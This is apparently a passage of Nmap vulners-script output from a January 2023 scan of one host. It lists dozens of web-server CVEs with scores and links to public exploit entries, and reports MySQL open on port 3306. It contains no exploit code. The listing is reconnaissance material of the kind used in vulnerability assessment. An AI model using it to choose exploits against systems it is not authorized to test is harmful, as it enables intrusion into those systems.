| https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 *EXPLOIT*
| 4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8
| https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 *EXPLOIT*
| 4373C92A-2755-5538-9C91-0469C995AA9B 6.8
| https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B *EXPLOIT*
| 1337DAY-ID-22451 6.8 https://vulners.com/zdt/1337DAY-ID-22451 *EXPLOIT*
| 0095E929-7573-5E4A-A7FA-F6598A35E8DE 6.8
| https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE *EXPLOIT*
| CVE-2022-28615 6.4 https://vulners.com/cve/CVE-2022-28615
| CVE-2017-9788 6.4 https://vulners.com/cve/CVE-2017-9788
| CVE-2019-0217 6.0 https://vulners.com/cve/CVE-2019-0217
| CVE-2022-22721 5.8 https://vulners.com/cve/CVE-2022-22721
| CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
| CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098
| 1337DAY-ID-33577 5.8 https://vulners.com/zdt/1337DAY-ID-33577 *EXPLOIT*
| SSV:96537 5.0 https://vulners.com/seebug/SSV:96537 *EXPLOIT*
| SSV:62058 5.0 https://vulners.com/seebug/SSV:62058 *EXPLOIT*
| SSV:61874 5.0 https://vulners.com/seebug/SSV:61874 *EXPLOIT*

```



	EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7 5.0		
	<a href="https://vulners.com/exploitpack/EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7">https://vulners.com/exploitpack/EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7</a>		
	*EXPLOIT*		
	EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D 5.0		
	<a href="https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D">https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D</a>		
	*EXPLOIT*		
	EDB-ID:42745 5.0	<a href="https://vulners.com/exploitdb/EDB-ID:42745">https://vulners.com/exploitdb/EDB-ID:42745</a>	*EXPLOIT*
	CVE-2022-30556 5.0	<a href="https://vulners.com/cve/CVE-2022-30556">https://vulners.com/cve/CVE-2022-30556</a>	
	CVE-2022-29404 5.0	<a href="https://vulners.com/cve/CVE-2022-29404">https://vulners.com/cve/CVE-2022-29404</a>	
	CVE-2022-28614 5.0	<a href="https://vulners.com/cve/CVE-2022-28614">https://vulners.com/cve/CVE-2022-28614</a>	
	CVE-2022-26377 5.0	<a href="https://vulners.com/cve/CVE-2022-26377">https://vulners.com/cve/CVE-2022-26377</a>	
	CVE-2022-22719 5.0	<a href="https://vulners.com/cve/CVE-2022-22719">https://vulners.com/cve/CVE-2022-22719</a>	
	CVE-2021-34798 5.0	<a href="https://vulners.com/cve/CVE-2021-34798">https://vulners.com/cve/CVE-2021-34798</a>	
	CVE-2021-26690 5.0	<a href="https://vulners.com/cve/CVE-2021-26690">https://vulners.com/cve/CVE-2021-26690</a>	
	CVE-2020-1934 5.0	<a href="https://vulners.com/cve/CVE-2020-1934">https://vulners.com/cve/CVE-2020-1934</a>	
	CVE-2019-0220 5.0	<a href="https://vulners.com/cve/CVE-2019-0220">https://vulners.com/cve/CVE-2019-0220</a>	
	CVE-2018-17199 5.0	<a href="https://vulners.com/cve/CVE-2018-17199">https://vulners.com/cve/CVE-2018-17199</a>	
	CVE-2018-1303 5.0	<a href="https://vulners.com/cve/CVE-2018-1303">https://vulners.com/cve/CVE-2018-1303</a>	
	CVE-2017-9798 5.0	<a href="https://vulners.com/cve/CVE-2017-9798">https://vulners.com/cve/CVE-2017-9798</a>	
	CVE-2017-15710 5.0	<a href="https://vulners.com/cve/CVE-2017-15710">https://vulners.com/cve/CVE-2017-15710</a>	
	CVE-2016-8743 5.0	<a href="https://vulners.com/cve/CVE-2016-8743">https://vulners.com/cve/CVE-2016-8743</a>	
	CVE-2016-2161 5.0	<a href="https://vulners.com/cve/CVE-2016-2161">https://vulners.com/cve/CVE-2016-2161</a>	
	CVE-2016-0736 5.0	<a href="https://vulners.com/cve/CVE-2016-0736">https://vulners.com/cve/CVE-2016-0736</a>	
	CVE-2015-3183 5.0	<a href="https://vulners.com/cve/CVE-2015-3183">https://vulners.com/cve/CVE-2015-3183</a>	
	CVE-2015-0228 5.0	<a href="https://vulners.com/cve/CVE-2015-0228">https://vulners.com/cve/CVE-2015-0228</a>	
	CVE-2014-3581 5.0	<a href="https://vulners.com/cve/CVE-2014-3581">https://vulners.com/cve/CVE-2014-3581</a>	
	CVE-2014-0231 5.0	<a href="https://vulners.com/cve/CVE-2014-0231">https://vulners.com/cve/CVE-2014-0231</a>	
	CVE-2014-0098 5.0	<a href="https://vulners.com/cve/CVE-2014-0098">https://vulners.com/cve/CVE-2014-0098</a>	
	CVE-2013-6438 5.0	<a href="https://vulners.com/cve/CVE-2013-6438">https://vulners.com/cve/CVE-2013-6438</a>	
	CVE-2013-5704 5.0	<a href="https://vulners.com/cve/CVE-2013-5704">https://vulners.com/cve/CVE-2013-5704</a>	
	CNVD-2022-73122 5.0	<a href="https://vulners.com/cnvd/CNVD-2022-73122">https://vulners.com/cnvd/CNVD-2022-73122</a>	
	CNVD-2022-53584 5.0	<a href="https://vulners.com/cnvd/CNVD-2022-53584">https://vulners.com/cnvd/CNVD-2022-53584</a>	
	CNVD-2022-53582 5.0	<a href="https://vulners.com/cnvd/CNVD-2022-53582">https://vulners.com/cnvd/CNVD-2022-53582</a>	
	CNVD-2022-03223 5.0	<a href="https://vulners.com/cnvd/CNVD-2022-03223">https://vulners.com/cnvd/CNVD-2022-03223</a>	
	1337DAY-ID-28573 5.0	<a href="https://vulners.com/zdt/1337DAY-ID-28573">https://vulners.com/zdt/1337DAY-ID-28573</a>	*EXPLOIT*
	1337DAY-ID-26574 5.0	<a href="https://vulners.com/zdt/1337DAY-ID-26574">https://vulners.com/zdt/1337DAY-ID-26574</a>	*EXPLOIT*
	SSV:60905 4.3	<a href="https://vulners.com/seebug/SSV:60905">https://vulners.com/seebug/SSV:60905</a>	*EXPLOIT*
	SSV:60657 4.3	<a href="https://vulners.com/seebug/SSV:60657">https://vulners.com/seebug/SSV:60657</a>	*EXPLOIT*
	SSV:60653 4.3	<a href="https://vulners.com/seebug/SSV:60653">https://vulners.com/seebug/SSV:60653</a>	*EXPLOIT*
	CVE-2020-11985 4.3	<a href="https://vulners.com/cve/CVE-2020-11985">https://vulners.com/cve/CVE-2020-11985</a>	
	CVE-2019-10092 4.3	<a href="https://vulners.com/cve/CVE-2019-10092">https://vulners.com/cve/CVE-2019-10092</a>	
	CVE-2018-1302 4.3	<a href="https://vulners.com/cve/CVE-2018-1302">https://vulners.com/cve/CVE-2018-1302</a>	
	CVE-2018-1301 4.3	<a href="https://vulners.com/cve/CVE-2018-1301">https://vulners.com/cve/CVE-2018-1301</a>	
	CVE-2016-4975 4.3	<a href="https://vulners.com/cve/CVE-2016-4975">https://vulners.com/cve/CVE-2016-4975</a>	
	CVE-2015-3185 4.3	<a href="https://vulners.com/cve/CVE-2015-3185">https://vulners.com/cve/CVE-2015-3185</a>	
	CVE-2014-8109 4.3	<a href="https://vulners.com/cve/CVE-2014-8109">https://vulners.com/cve/CVE-2014-8109</a>	
	CVE-2014-0118 4.3	<a href="https://vulners.com/cve/CVE-2014-0118">https://vulners.com/cve/CVE-2014-0118</a>	
	CVE-2013-1896 4.3	<a href="https://vulners.com/cve/CVE-2013-1896">https://vulners.com/cve/CVE-2013-1896</a>	

```
| CVE-2012-4558 4.3 https://vulners.com/cve/CVE-2012-4558
| CVE-2012-3499 4.3 https://vulners.com/cve/CVE-2012-3499
| CVE-2008-0455 4.3 https://vulners.com/cve/CVE-2008-0455
| 4013EC74-B3C1-5D95-938A-54197A58586D 4.3
| https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D *EXPLOIT*
| 1337DAY-ID-33575 4.3 https://vulners.com/zdt/1337DAY-ID-33575 *EXPLOIT*
| CVE-2018-1283 3.5 https://vulners.com/cve/CVE-2018-1283
| CVE-2016-8612 3.3 https://vulners.com/cve/CVE-2016-8612
|_ PACKETSTORM:140265 0.0 https://vulners.com/packetstorm/PACKETSTORM:140265
*EXPLOIT*
```

3306/tcp open mysql MySQL (unauthorized)

Service Info: OS: Unix

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
# Nmap done at Tue Jan 17 08:26:42 2023 -- 1 IP address (1 host up) scanned in 8.76 seconds